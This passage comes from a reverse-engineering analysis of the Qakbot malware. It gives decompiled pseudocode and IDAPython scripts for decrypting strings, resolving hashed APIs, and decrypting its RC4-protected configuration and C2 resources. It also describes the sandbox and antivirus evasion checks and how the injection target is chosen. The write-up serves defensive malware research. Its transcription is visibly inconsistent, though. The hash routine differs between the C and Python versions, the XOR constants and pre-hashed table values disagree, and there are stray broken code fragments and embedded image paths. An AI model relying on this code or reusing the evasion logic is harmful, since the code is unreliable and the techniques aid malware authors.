MultiByteToWideChar(0, 0, "c7z0MVNoj4tD", 0xFFFFFFFF, WideCharStr, 9);
if ( !strlen )
{
    return decrypted_str;
}
idx = idx - decrypted_str;
do
{
    ptr_decrypted_str = &decrypted_str[i];
    dec_char = encrypted_str[idx + i] ^ xor_bytes_arr[&decrypted_str[i + idx_] % 0x5A];
    ++i;
    *ptr_decrypted_str = dec_char;
}
while ( i < strlen );
return decrypted_str;

```

By using IDAPython, we can rewrite the code to decrypt the strings and add them as comments:

```

from ida import *
from idastutils import *

dec_routine = 0x100170C # address of decrypt routine (use mov eax, idx)
enc_strings = 0x1002F00
xor_bytes_arr = 0x1002F00

def decrypt(idx):
    if idx == 0xB10:
        return # out of bounds
    str = ""
    while True:
        c = idc.get_wide_byte(enc_strings + idx) ^ idc.get_wide_byte(xor_bytes_arr + (idx % 0x5A))
        if c == 0: break
        str += chr(c)
        idx += 1
    return str

def decrypt_string(func_addr):
    for x in XrefsTo(func_addr, 0):
        org_addr = x.frm
        curr_addr = x.frm
        addr_minus_10 = curr_addr - 10

        while curr_addr >= addr_minus_10:
            curr_addr = idc.prev_head(curr_addr)
            if print_insn_mnem(curr_addr) == "mov":
                if 'eax' in print_operand(curr_addr, 0) and get_operand_type(curr_addr, 1) == idc.o_imm:
                    index_value = get_operand_value(curr_addr, 1)
                    decStr = decrypt(index_value)
                    set_cmt(org_addr, decStr, 0)

def main():
    decrypt_string(dec_routine)

if __name__ == '__main__':
    main()

```

The results before and after the script execution will make the analysis easier:

refs to f_w_decrypt_string				refs to f_w_decrypt_string			
Direction	Type	Address	Text	Direction	Type	Address	Text
Up	p	sub_10003332+4A	call f_w_decrypt_string	Up	p	sub_10003332+4A	call f_w_decrypt_string; wmic process call create 'expand "%S" "%S"'
Down	p	sub_10001A65+0A	call f_w_decrypt_string	Down	p	sub_10001A65+0A	call f_w_decrypt_string; Software\Microsoft
Down	p	sub_10010FC1+9B	call f_w_decrypt_string	Down	p	sub_10010FC1+9B	call f_w_decrypt_string; %02x%02x%02x%02x %02x%02x %02x%02x %02x%02x
Down	p	sub_100129C3+5E	call f_w_decrypt_string	Down	p	sub_100129C3+5E	call f_w_decrypt_string; abcdeefghijklmnopqrstuvwxyz
Down	p	sub_10012D38+11	call f_w_decrypt_string	Down	p	sub_10012D38+11	call f_w_decrypt_string; abcdeefghijklmnopqrstuvwxyz
Down	p	sub_10012D38+1E	call f_w_decrypt_string	Down	p	sub_10012D38+1E	call f_w_decrypt_string; 1234567890
Down	p	sub_10012E8F+52	call f_w_decrypt_string	Down	p	sub_10012E8F+52	call f_w_decrypt_string; abcdeefghijklmnopqrstuvwxyz
Down	p	sub_10012F82+11	call f_w_decrypt_string	Down	p	sub_10012F82+11	call f_w_decrypt_string; abcdeefghijklmnopqrstuvwxyz
Down	p	sub_1001328B+28	call f_w_decrypt_string	Down	p	sub_1001328B+28	call f_w_decrypt_string; \\.\pipe\
Down	p	sub_100153A8+1E8	call f_w_decrypt_string	Down	p	sub_100153A8+1E8	call f_w_decrypt_string
Down	p	sub_1001807A+C	call f_w_decrypt_string	Down	p	sub_1001807A+C	call f_w_decrypt_string
Down	p	sub_1001810F+2B	call f_w_decrypt_string	Down	p	sub_1001810F+2B	call f_w_decrypt_string; amhook.dll
Down	p	sub_1001810F+38	call f_w_decrypt_string	Down	p	sub_1001810F+38	call f_w_decrypt_string; amhook.dll
Down	p	sub_1001829E+C	call f_w_decrypt_string	Down	p	sub_1001829E+C	call f_w_decrypt_string
Down	p	sub_10019566+5D	call f_w_decrypt_string	Down	p	sub_10019566+5D	call f_w_decrypt_string; application/s-shockwave-flash
Down	p	sub_10019566+72	call f_w_decrypt_string	Down	p	sub_10019566+72	call f_w_decrypt_string; image/gif
Down	p	sub_10019566+99	call f_w_decrypt_string	Down	p	sub_10019566+99	call f_w_decrypt_string; image/jpeg
Down	p	sub_10019566+A6	call f_w_decrypt_string	Down	p	sub_10019566+A6	call f_w_decrypt_string; image/png
Down	p	sub_10019566+B3	call f_w_decrypt_string	Down	p	sub_10019566+B3	call f_w_decrypt_string; */
Down	p	sub_10019566+381	call f_w_decrypt_string	Down	p	sub_10019566+381	call f_w_decrypt_string; Content-Type: application/x-www-form-urlencoded
Down	p	sub_10019C2A+EE	call f_w_decrypt_string	Down	p	sub_10019C2A+EE	call f_w_decrypt_string; Mozilla/5.0 (Windows NT 6.; rv:77.0) Gecko/20100101 Firefox/77.0

Do the same with other decryption functions. However, the strings shown in the above picture are the results obtained after decrypting pre-assigned indexes in Qakbot's code. The rest of strings indexes are calculated dynamically at runtime. For example the following code snippet:

```

index_tbl[0x30] = 0x1000;
index_tbl[0x31] = 0x8F0;
index_tbl[0x32] = 0;
index_tbl[0x33] = 0;
index_tbl[0x34] = 0x2000;
index_tbl[0x35] = 0x7F9;
index_tbl[0x36] = 0;
index_tbl[0x37] = 0;
index_tbl[0x38] = 0x4000;
index_tbl[0x39] = 0x726;
index_tbl[0x3A] = 0;
index_tbl[0x3B] = 0;
index_tbl[0x3C] = 0x8000;
index_tbl[0x3D] = 0xAFA;
index_tbl[0x3E] = 0;
index_tbl[0x3F] = 0;
String1 = 0x3D;
lstrcpyA(&String1, "6tGsgSuuAi", 0x1C);
ptr_index_tbl = &index_tbl[2];
v36 = &index_tbl[2];
size = 0x10;
do
{
    process_name = f_w_decrypt_string(ptr_index_tbl[0xFFFFFFFF]);
    ptr_process_name = process_name;
    if ( process_name )

```

Therefore, to get the entire decrypted strings along with associated index, use the following code:

```

idx = 0
while idx < 0x810:
    dec_str = decrypt(idx)
    print("index: %s, decrypted string: %s" % (hex(idx), dec_str))
    idx += len(dec_str) + 1

idx = 0
while idx < 0x435:
    dec_str = decrypt2(idx)
    print("index: %s, decrypted string: %s" % (hex(idx), dec_str))
    idx += len(dec_str) + 1

```

Please see the **Appendix 1 – Complete list of decrypted strings** below.

#### 4.4. Dynamic APIs resolve

Based on the results decrypted strings, get a list of major DLLs that Qakbot will uses to obtain the necessary API functions:

Direction	Typ	Address	Text
Up	p	sub_100055FF+38	call f_retrieve_all_apis_addr_of_module; wtsapi32.dll
Up	p	sub_10006998+68	call f_retrieve_all_apis_addr_of_module; setupapi.dll
Do...	p	f_dynamic_apis_resolve+17	call f_retrieve_all_apis_addr_of_module; kernel32.dll
Do...	p	f_dynamic_apis_resolve+64	call f_retrieve_all_apis_addr_of_module; ntdll.dll
Do...	p	f_dynamic_apis_resolve+7A	call f_retrieve_all_apis_addr_of_module; user32.dll
Do...	p	f_dynamic_apis_resolve+90	call f_retrieve_all_apis_addr_of_module; netapi32.dll
Do...	p	f_dynamic_apis_resolve+A6	call f_retrieve_all_apis_addr_of_module; advapi32.dll
Do...	p	f_dynamic_apis_resolve+BC	call f_retrieve_all_apis_addr_of_module; shlwapi.dll
Do...	p	f_dynamic_apis_resolve+D2	call f_retrieve_all_apis_addr_of_module; shell32.dll
Do...	p	sub_10009891+64	call f_retrieve_all_apis_addr_of_module; crypt32.dll
Do...	p	f_resolve_api_and_retrieves_...	call f_retrieve_all_apis_addr_of_module; wininet.dll
Do...	p	f_resolve_api_and_retrieves_...	call f_retrieve_all_apis_addr_of_module; urlmon.dll

Payload will find the address of the API functions through lookup a pre-computed hash based on the API function name. For each above DLLs will have an array that stored pre-computed hashes. Below is an illustration of an array that stores pre-computed hashes of API functions belong to kernel32.dll. (This array will then be overwritten by the real address of the corresponding API):

```
.rdata:10026070 g_kernel32_api_prehashed dd 1E4E5406h ; DATA XREF: sub_100070A1+12+0
.rdata:10026074 dd 0E8F3F6A4h
.rdata:10026078 dd 9A090C2Bh
.rdata:1002607C dd 0E07C5120h
.rdata:10026080 dd 1906F55Bh
.rdata:10026084 dd 8071EF169h
.rdata:10026088 dd 6ED77E75h
.rdata:1002608C dd 0FEA8B810h
.rdata:10026090 dd 4AC7C978h
.rdata:10026094 dd 0C1D7521Eh
.rdata:10026098 dd 911CFCAFh
.rdata:1002609C dd 1F871ED0h
.rdata:100260A0 dd 70A8851Ch
.rdata:100260A4 dd 006480719h
.rdata:100260A8 dd 7F318FEh
.rdata:100260AC dd 23013C9Bh
.rdata:100260B0 dd 0A018E917h
.rdata:100260B4 dd 90E48EE4h
```

For calculating hashes, the payload uses an additional table containing the values used for xor at address 0x1002B6F8 (g\_xor\_key\_tbl). The search algorithm used by Qakbot as follows:

```
export_dir_va = (module_base_addr + export_dir_rva);
addr_of_names_rva = export_dir_va ->AddressOfNames;
pFuncAddrTbl = (module_base_addr + export_dir_va ->AddressOfFunctions);
pFuncNameTbl = (module_base_addr + addr_of_names_rva);
pOrdinalTbl = (module_base_addr + export_dir_va ->AddressOfNameOrdinals);
MultiByteToWideChar(0, 0, "b!n!nq,1aB060", 0xFFFFFFF, WideCharStr, 9);
GetOEMPC();
idx = 0;
if ( !export_dir_va ->NumberOfNames )
{
    return 0;
}
while ( 1 )
{
    pFuncName = module_base_addr + pFuncNameTbl[idx];
    MultiByteToWideChar(0, 0, "Fs.rEzIDh r*", 0xFFFFFFF, WideCharStr, 9);
    func_name_length = strlenA(pFuncName);
    if ( ( f_calc_api_hash(0, pFuncName, func_name_length) ^ 0x218FE95B ) == pre_api_hash )
    {
        break;
    }
    int __usercall f_calc_api_hash@eax=(int a1@eax, char *pFuncName, unsigned int func_name_length)
{
    unsigned int i; // ecx
    int calced_hash; // eax
    unsigned int tmp; // eax

    i = 0;
    calced_hash = -1; // calced_hash = 0xFFFFFFFF
    if ( !func_name_length )
    {
        return 0;
    }
    do
    {
        tmp = g_xor_key_tbl[(pFuncName[i] ^ calced_hash) & 0xF] ^ ((pFuncName[i] * calced_hash) >> 4);
        calced_hash = g_xor_key_tbl[tmp & 0xF] ^ (tmp >> 4);
        ++i;
    }
    while ( i < func_name_length );
    return -calced_hash;
}
```

```
.rdata:1002B6F8 ; int g_xor_key_tbl[16]
.rdata:1002B6F8 g_xor_key_tbl dd 0
.rdata:1002B6FC dd 10871064h
.rdata:1002B700 dd 386E28CBh
.rdata:1002B704 dd 26D938ACh
.rdata:1002B708 dd 76DC4190h
.rdata:1002B70C dd 686851F4h
.rdata:1002B710 dd 40B26158h
.rdata:1002B714 dd 5095713Ch
.rdata:1002B718 dd 0ED88832Bh
.rdata:1002B71C dd 0F90F9344h
.rdata:1002B720 dd 00606A3E8h
.rdata:1002B724 dd 0CB61B38Ch
.rdata:1002B728 dd 9864C280h
.rdata:1002B72C dd 86D302D4h
.rdata:1002B730 dd 0A80AE278h
.rdata:1002B734 dd 08D0F21Ch
```

Rewrite the hash function, combine with IDAPython to retrieve a list of APIs and generate a corresponding enum list for the calculated hashes:

```
def calc_api_hash(api_name):
    calced_hash = 0xFFFFFFFF
    i = 0
    for i in xrange(0, len(api_name)):
        tmp = idc.get_wide_dword(g_xor_key_tbl + ((ord(api_name[i]) ^ calced_hash) & 0xF) * 4) ^ ((ord(api_name[i]) ^ calced_hash) >> 4)
        calced_hash = (idc.get_wide_dword(g_xor_key_tbl + (tmp & 0xF)*4) ^ (tmp >> 4)) & 0xFFFFFFFF
    return (~calced_hash & 0xFFFFFFFF) ^ 0x218FE958
```

And here is the result:

<pre>rdata:10026070 g_kernel32_api_prehashed dd 1E4E84D6h rdata:10026074 dd 0E8F3F6A4h rdata:10026078 dd 90098C2Bh rdata:1002607C dd 0E07C512Dh rdata:10026080 dd 1906F55Bh rdata:10026084 dd 0071EF109h rdata:10026088 dd 6ED77E75h rdata:1002608C dd 0FEA88810h rdata:10026090 dd 4AC7C978h rdata:10026094 dd 0C1D7521Eh rdata:10026098 dd 911CFCAFh rdata:1002609C dd 1F871ED0h rdata:100260A0 dd 700A851Ch rdata:100260A4 dd 006484719h rdata:100260A8 dd 7F318FEh rdata:100260AC dd 23013C9Bh rdata:100260B0 dd 0A018E917h rdata:100260B4 dd 9DE48EE4h rdata:100260B8 dd 0C7283697h rdata:100260BC dd 0C7A16B16h rdata:100260C0 dd 2841E411h rdata:100260C4 dd 99DB6FA4h rdata:100260C8 dd 0EA38CA5Ah rdata:100260CC dd 812B8B54h rdata:100260D0 dd 0F4A2AE11h rdata:100260D4 dd 0F0FDD50h rdata:100260D8 dd 0B1E5FEFh rdata:100260DC dd 80600072h rdata:100260E0 dd 0F9A41FC1h</pre>	<pre>rdata:10026070 g_kernel32_api_prehashed dd func_kernel32_LoadLibraryA rdata:10026074 dd func_kernel32_GetProcAddress rdata:10026078 dd func_kernel32_GetModuleHandleA rdata:1002607C dd func_kernel32_CreateToolhelp32Snapshot rdata:10026080 dd func_kernel32_Module32First rdata:10026084 dd func_kernel32_Module32Next rdata:10026088 dd func_kernel32_WriteProcessMemory rdata:1002608C dd func_kernel32_OpenProcess rdata:10026090 dd func_kernel32_VirtualFreeEx rdata:10026094 dd func_kernel32_WaitForSingleObject rdata:10026098 dd func_kernel32_CloseHandle rdata:1002609C dd func_kernel32_LocalFree rdata:100260A0 dd func_kernel32_CreateProcessW rdata:100260A4 dd func_kernel32_ReadProcessMemory rdata:100260A8 dd func_kernel32_Process32First rdata:100260AC dd func_kernel32_Process32Next rdata:100260B0 dd func_kernel32_Process32FirstW rdata:100260B4 dd func_kernel32_Process32NextW rdata:100260B8 dd func_advapi32_CreateProcessAsUserW rdata:100260BC dd func_kernel32_VirtualAllocEx rdata:100260C0 dd func_kernel32_VirtualAlloc rdata:100260C4 dd func_kernel32_OpenThread rdata:100260C8 dd func_kernel32_Mom64DisableWow64FsRedirection rdata:100260CC dd func_kernel32_Mom64EnableWow64FsRedirection rdata:100260D0 dd func_kernel32_GetVolumeInformationW rdata:100260D4 dd func_kernel32_IsWow64Process rdata:100260D8 dd func_kernel32_CreateThread rdata:100260DC dd func_kernel32_CreateFileW rdata:100260E0 dd func_kernel32_FindClose</pre>
--	---

From this result, create a corresponding struct and apply this struct in the relevant code, we will recover the call to the API functions. That's much easier to work with:

<pre>v2 = dword_10026020; v3 = GetCurrentProcessID(); hobject = (HANDLE)((int (__stdcall)(int, DWORD))(v2 + 0xC))(v2, v3); if (hobject == (HANDLE)0xFFFFFFFF) {     memset(v14, 0, sizeof(v14));     v10[0] = 0;     if ( ! (int (__stdcall)(HANDLE, int +))(dword_10026020 + 0x30)(hobject, v10) )     {         while ( 1 )         {             v4 = 0;             if ( v10 )             {                 break;             }         }     }     LABEL_11:     if ( ! (int (__stdcall)(HANDLE, int +))(dword_10026020 + 0x3C)(hobject, v10) )     {         goto LABEL_11;     } }</pre>	<pre>v2 = B.ptr_kernel32_resolved_api_tbl; h32ProcessID = GetCurrentProcessID(); h_snap_shot = (v2-&gt;func_kernel32_CreateToolhelp32Snapshot)(h32ProcessID, h32ProcessID); if ( h_snap_shot == INVALID_HANDLE_VALUE ) {     memset(v4e, 0, sizeof(v4e));     v4e-&gt;dwSize = 0x100;     if ( (G_ptr_kernel32_resolved_api_tbl-&gt;func_kernel32_Process32First)(h_snap_shot, v4e) )     {         while ( 1 )         {             j = 0;             if ( *v10 )             {                 break;             }         }     }     LABEL_11:     if ( ! (G_ptr_kernel32_resolved_api_tbl-&gt;func_kernel32_Process32Next)(h_snap_shot, v4e) )     {         goto LABEL_11;     } }</pre>
---	---

#### 4.5. Check protection solutions on victim machine

Qakbot create a list of processes related to endpoint protection solutions including the fields: group\_id, group\_index. Use the loop for decrypting the corresponding strings to get a list of the process names:

group_id	group_index	process name
0x1	0x660	ccSvcHst.exe
0x2	0x8C6	avgcsrvc.exe;avgsvcx.exe;avgcsrva.exe
0x4	0x2E7	MsMpEng.exe
0x8	0x1A6	mcshield.exe
0x10	0x6AD	avp.exe;kavtray.exe
0x20	0x398	egui.exe;ekrn.exe



0x40	0x141	bdagent.exe;vsserv.exe;vsservpl.exe
0x80	0x912	AvastSvc.exe
0x100	0x1B3	coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe
0x200	0x90	SAVAdminService.exe;SavService.exe
0x400	0x523	fshoster32.exe
0x800	0x77C	WRSA.exe
0x1000	0x8F0	vkise.exe;isesrv.exe;cmdagent.exe
0x2000	0x7F9	ByteFence.exe
0x4000	0x726	MBAMService.exe;mbamgui.exe
0x8000	0xAFA	fmon.exe

After that, payload uses the functions CreateToolhelp32Snapshot; Process32First; Process32Next to enumerate all the processes running on the victim machine, check the name of the process is in the above list. If has:

- Processes belong to the same list, return the corresponding group\_id. For example: if has avp.exe;kavtray.exe will return 0x10.
- Processes belong to different lists, the result is or of the corresponding group\_id. For example, if hash avp.exe;kavtray.exe and AvastSvc.exe then the result is 0x10 | 0x80 = 0x90.

*This result will affect to the flow of process injection. For example, if the victim machine uses Kaspersky protection (has avp.exe process), Qakbot will inject code into mobsync.exe instead of explorer.exe.*

## 4.6. Anti-sandbox

### 4.6.1. Checking file name

Payload checks whether its name is in the blacklist including: artifact.exe;mlwr\_smp1;sample;sandbox;cuckoo-;virus. Some sandboxes may change the sample file name.

```

v2 = dword_100302E4;
v3 = GetCurrentProcessID();
hobjsec = (HANDLE)0;
if ( hobjsec == HANDLE_0 )
{
  memset(v14, 0, sizeof(v14));
  v14[0] = 0;
  if ( !((int (__stdcall *)(HANDLE, int *))(&word_100302E4 + 0x20))(hobjsec, v14) )
  {
    while ( 1 )
    {
      v14 = 0;
      if ( v14 )
      {
        break;
      }
    }
    LABEL_8:
    if ( !((int (__stdcall *)(HANDLE, int *))(&word_100302E4 + 0x3C))(hobjsec, v14) )
      goto LABEL_11;
  }
}
Before

v2 = g_ptr_kernel32_resolved_api_tbl;
k32ProcessID = GetCurrentProcessID();
h_snap_shot = (void *)func_kernel32_create_toolhelp32_snapshot(0, 0, 0, 0);
if ( h_snap_shot == INVALID_HANDLE_VALUE )
{
  memset( &pe, 0, sizeof( pe ) );
  pe.decide = 0;
  if ( !((g_ptr_kernel32_resolved_api_tbl -> func_kernel32_process32_first)(0, h_snap_shot, &pe) ) )
  {
    while ( 1 )
    {
      j = 0;
      if ( v10 )
      {
        break;
      }
    }
    LABEL_9:
    if ( !((g_ptr_kernel32_resolved_api_tbl -> func_kernel32_process32_next)(h_snap_shot, &pe) ) )
      goto LABEL_11;
  }
}
After

```

### 4.6.2 . Checking processes

Payload checks whether the running processes are in the blacklist, including: srvpost.exe;frida-winjector-helper-32.exe;frida-winjector-helper-64.exe.

```

// srvpost.exe;frida-winjector-helper-32.exe;frida-winjector-helper-64.exe
hSnap = f_w_decrypt_string_4(0x30u);
ptr_blacklist_process_name_arr = f_return_pointer_to_string(hSnap, ':', 0, &v10);
v12 = ptr_blacklist_process_name_arr;
f_w_free_obj(&hSnap);
if ( !ptr_blacklist_process_name_arr )
{
    return 0;
}
v2 = g_ptr_kernel32_resolved_apis_tbl;
h_curr_procId = GetCurrentProcessId();
hSnap = (v2->func_kernel32_CreateToolhelp32Snapshot)(TH32CS_SNAPPROCESS, h_curr_procId);
if ( hSnap == INVALID_HANDLE_VALUE )
{
    memset(&pe, 0, sizeof(pe));
    pe.dwSize = 0x128;
    if ( (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_Process32First)(hSnap, &pe ) )
    {
        while ( 1 )
        {
            } = 0;
            if ( v10 )
            {
                break;
            }
        }
    LABEL_0:
        if ( !(g_ptr_kernel32_resolved_apis_tbl->func_kernel32_Process32Next)(hSnap, &pe ) )
        {
            goto LABEL_11;
        }
        while ( !strcmpA(ptr_blacklist_process_name_arr[j], pe.szExeFile ) )
        {

```

### 4.6.3. Checking Device

Payload uses API functions SetupDiGetClassDevsA, SetupDiEnumDeviceInfo, SetupDiGetDeviceRegistryPropertyA of setupapi.dll to get information about the device on the system, and then check with the blacklist included: A3E64E55\_pr;VboxVideo;Red Hat VirtIO;QEMU.

```

ptr_blacklist_device_arr = f_w_decrypt_string_4(0x08u); // A3E64E55_pr;VboxVideo
ptr_blacklist_device_arr2 = f_return_pointer_to_string(ptr_blacklist_device_arr, ':', 0, &v4);
f_w_free_obj(&ptr_blacklist_device_arr);
pDeviceProperty = f_w_decrypt_string_4(0x108u); // Red Hat VirtIO;QEMU
ptr_blacklist_device_arr = f_return_pointer_to_string(pDeviceProperty, ':', 0, &v16);
f_w_free_obj(&pDeviceProperty);
setupapi_resolved_apis = f_retrieve_all_apis_addr_of_module(&g_setupapi_api_prehashed, 0x10, 0xA7F);
g_ptr_setupapi_resolved_apis_tbl = setupapi_resolved_apis;
if ( !setupapi_resolved_apis )
{
    return 0;
}
DeviceInfoSet = (setupapi_resolved_apis->func_setupapi_SetupDiGetClassDevsA)(0, 0, 0, &v4);
if ( DeviceInfoSet == INVALID_HANDLE_VALUE )
{
    DeviceInfoData.cbSize = 0x1C;
    MemberIndex = 0;
    for ( i = (g_ptr_setupapi_resolved_apis_tbl->func_setupapi_SetupDiEnumDeviceInfo)(DeviceInfoSet, 0, &DeviceInfoData);
        ;
        i = (g_ptr_setupapi_resolved_apis_tbl->func_setupapi_SetupDiEnumDeviceInfo)(DeviceInfoSet, MemberIndex, &DeviceInfoData) )
    {
        if ( i1 )
        {
            goto LABEL_31;
        }
        // SPDRP_DEVICEDESC
        // The function retrieves a REG_SZ string that contains the description of a device.
        pDeviceProperty = f_retrieves_plug_and_play_device_property(DeviceInfoSet, &DeviceInfoData, 0);
        if ( pDeviceProperty )
        {
            idx = 0;
            if ( v16 )
            {
                while ( !(g_ptr_shlwapi_resolved_apis_tbl->func_shell32_StrStrIA)(pDeviceProperty, ptr_blacklist_device_arr[idx] ) )

```

### 4.6.4. Checking hostname and account

Payload check whether the hostname and logon account in the blacklist list: VIRTUAL-PC and Virtual.

```

BOOL f_check_computer_and_user_logon_name()
{
    BOOL ret; // esi
    LPCWSTR szVirtual; // [esp+8h] [ebp-8h]
    const WCHAR *sz_VIRTUAL_PC; // [esp+Ch] [ebp-4h]

    sz_VIRTUAL_PC = f_w_decrypt_string_3(0x31Bu); // VIRTUAL-PC
    szVirtual = f_w_decrypt_string_3(0x38Fu); // Virtual
    ret = !strcmpIW(&Qakbot_ctx->computer_name, sz_VIRTUAL_PC) && !strcmpIW(&Qakbot_ctx->user_logon_name, szVirtual);
    f_w_free_obj_0(&sz_VIRTUAL_PC);
    f_w_free_obj_0(&szVirtual);
    return ret;
}

```



If it detects any of those, the execution flow will run into an infinite loop:

```

if ( f_anti_analysis() )
{
    sub_10010F64(lpEventObjName, Qakbot_ctx->comp_name_and_vol_ser_hash + 4);
    h_event = (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_CreateEventA)(0, 0, 0, lpEventObjName);
    if ( h_event )
    {
        while ( (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_WaitForSingleObject)(h_event, 0x1F4u) )
        {
            ;
        }
    }
    String1 = 0x1D;
    lstrcpyA(&String1, "dRpSb4ejAUSbZel", 0x1C);
}

```

#### 4.7. Configuration info and List of C2 (IP & Port)

As mentioned above, the payload if dumped correctly will have resource names: "308" and "311". Based on the decrypted strings, we can find the code related to these strings:

Direction	Typ	Address	Text
Do...	p	sub_100018AA+44	call f_w_decrypt_string_4 /14
Do...	p	f_decrypt_data_of_res_308+18	call f_w_decrypt_string_4: 308
Do...	p	f_decrypt_data_of_res_311+6D	call f_w_decrypt_string_4: 311
Do...	p	sub_10006998+17	call f_w_decrypt_string_4; A3E54E55_ptrVBoxVideo
Do...	p	sub_10006998+3C	call f_w_decrypt_string_4; Red Hat VirtIO/QEMU
Do...	p	sub_10009C7C+23	call f_w_decrypt_string_4; jHxastDcdsjoMc=jvh7wdUhxcsdt2

##### 4.7.1. Decrypt configuration info

Qakbot's configuration is stored in resource 308, the code related to this resource will do:

- Call decrypt function with index value 0x3F5 to retrieve the string "308".
- Use API functions of kernel32 are FindResourceA; SizeofResource; LoadResource to load the data stored in this resource into the allocated memory.
- Call the function to decrypt the data.

```

resource_size = 0;
sz_308 = f_w_decrypt_string_4(0x3F5u); // 308
ptr_encrypted_resource_data = f_retrieves_resource_data(v0, sz_308, &resource_size);
if ( ptr_encrypted_resource_data )
{
    f_w_free_obj(&sz_308);
    decrypted_qakbot_config = f_w_decrypt_resource_data(ptr_encrypted_resource_data, resource_size);
    String1[0] = 0x5A;
    lstrcpyA(String1, "iJzkiz1", 0x1C);
}

```

Payload will re-check the size of the resource and call f\_decrypt\_res\_data\_by\_using\_RC4 function to decrypt:

```

dwSize = resource_size;
if ( resource_size >= 40 )
{
    decrypted_size = f_decrypt_res_data_by_using_RC4(
        ptr_encrypted_resource_data,
        0x10u,
        (ptr_encrypted_resource_data + 0x14),
        resource_size - 0x14,
        qakbot_config_info->decrypted_data);
}

// copy encrypted data from offset (encrypted_data + 0x14) to memory
f_mem_copy(res_decrypted_data, encrypted_data, encrypted_size);
f_R4(rc4_sbox, encrypted_resource_data, off_val_0x14);
MultiByteToWideChar(0, 0, "EXE", 0xFFFFFFFF, outSHA1hash, 9);
f_RC4(rc4_sbox, res_decrypted_data, encrypted_size);
MultiByteToWideChar(0, 0, "RSPFWH", 0xFFFFFFFF, outSHA1hash, 9);
f_hash_data_by_using_SHA1(encrypted_size - 0x14, res_decrypted_data + 0x14, outSHA1hash);
GetEMCP();
String1[3] = 0x42;
lstrcpyA(String1, "BuaC_300Ba3", 0x1C);
if ( !_verify_SHA1_hash(res_decrypted_data, outSHA1hash, 0x14) )
{
    return -1u;
}
f_mem_copy(res_decrypted_data, res_decrypted_data + 0x14, encrypted_size - 0x14);


```

According to the pseudocode, the whole decrypting process as follows:

- The first 20 bytes of data are the RC4 key, and the rest are the actual encrypted data need to be decrypt.

- Use RC4 algorithm with the obtained key to decrypt the data. The data after decrypted includes:
  - The first 20 bytes of the decrypted data will contain the SHA1 hash calculated over the rest of the decrypted data.
  - Decrypted data is the rest of data after subtracting 20 bytes of SHA1.
- SHA1 is used as a verification for correct decryption.

The entire process above is illustrated as picture below:



The contents of the decrypted resource “308” are:

- 10=biden02 → CampaignID
- 3=1614154620 → Unix Timestamp (Wed 24 February 2021 08:17:00 UTC)

#### 4.7.2. C2s list (IP & Port)


So by using this method, we can decrypt the other resource “311”:

```

sz_311 = f_w_decrypt_string_4(0x1FSu); // resource = 311
ptr_resource_data = f_retrieves_resource_data(Qakbot_ctx->qakbot_module_handle, sz_311, &resource_size);
f_w_free_obj(&sz_311);
if ( ptr_resource_data )
{
    decrypted_qakbot_c2_list = f_w_decrypt_resource_data(ptr_resource_data, resource_size);
}

```

We obtained a list of IP addresses and ports separated by the value 01:



Please see **Appendix 2 – C2s list** below for the complete list.

#### 4.8. Process Injection

Qakbot select which process to inject its unpacked code based on the operating system environment and group\_id information related to the protection solutions that mentioned above.

```

if ( Qakbot_ctx->isWow64Process )
{
    mobsync_idx = 0x17F; // %SystemRoot%\SysWow64\mobsync.exe
    explorer_idx = 0x2F3; // %SystemRoot%\SysWow64\explorer.exe
    ptr_injected_proc_path = 0x66D; // %ProgramFiles(x86)%\Internet Explorer\iexplore.exe
}
else
{
    mobsync_idx = 0x115; // %SystemRoot%\System32\mobsync.exe
    explorer_idx = 0x93D; // %SystemRoot%\explorer.exe
    ptr_injected_proc_path = 0x898; // %ProgramFiles(x86)%\Internet Explorer\iexplore.exe
}
WideCharStr = MultiByteToWideChar(0, 0, "nx0til4bA", 0xFFFFFFFF, &WideCharStr, 9);
proc_group_id = Qakbot_ctx->security_process_group;
if ( proc_group_id & 0x300 || proc_group_id & 0xD2 )
{
    injected_proc_idx = mobsync_idx;
    v16 = explorer_idx;
}
else
{
    injected_proc_idx = explorer_idx;
    v16 = mobsync_idx;
}
}

```

Next:

- It uses CreateProcessW starts a new **suspended** process. *But for simplicity we will only follow the*

*explorer.exe process injection path.*

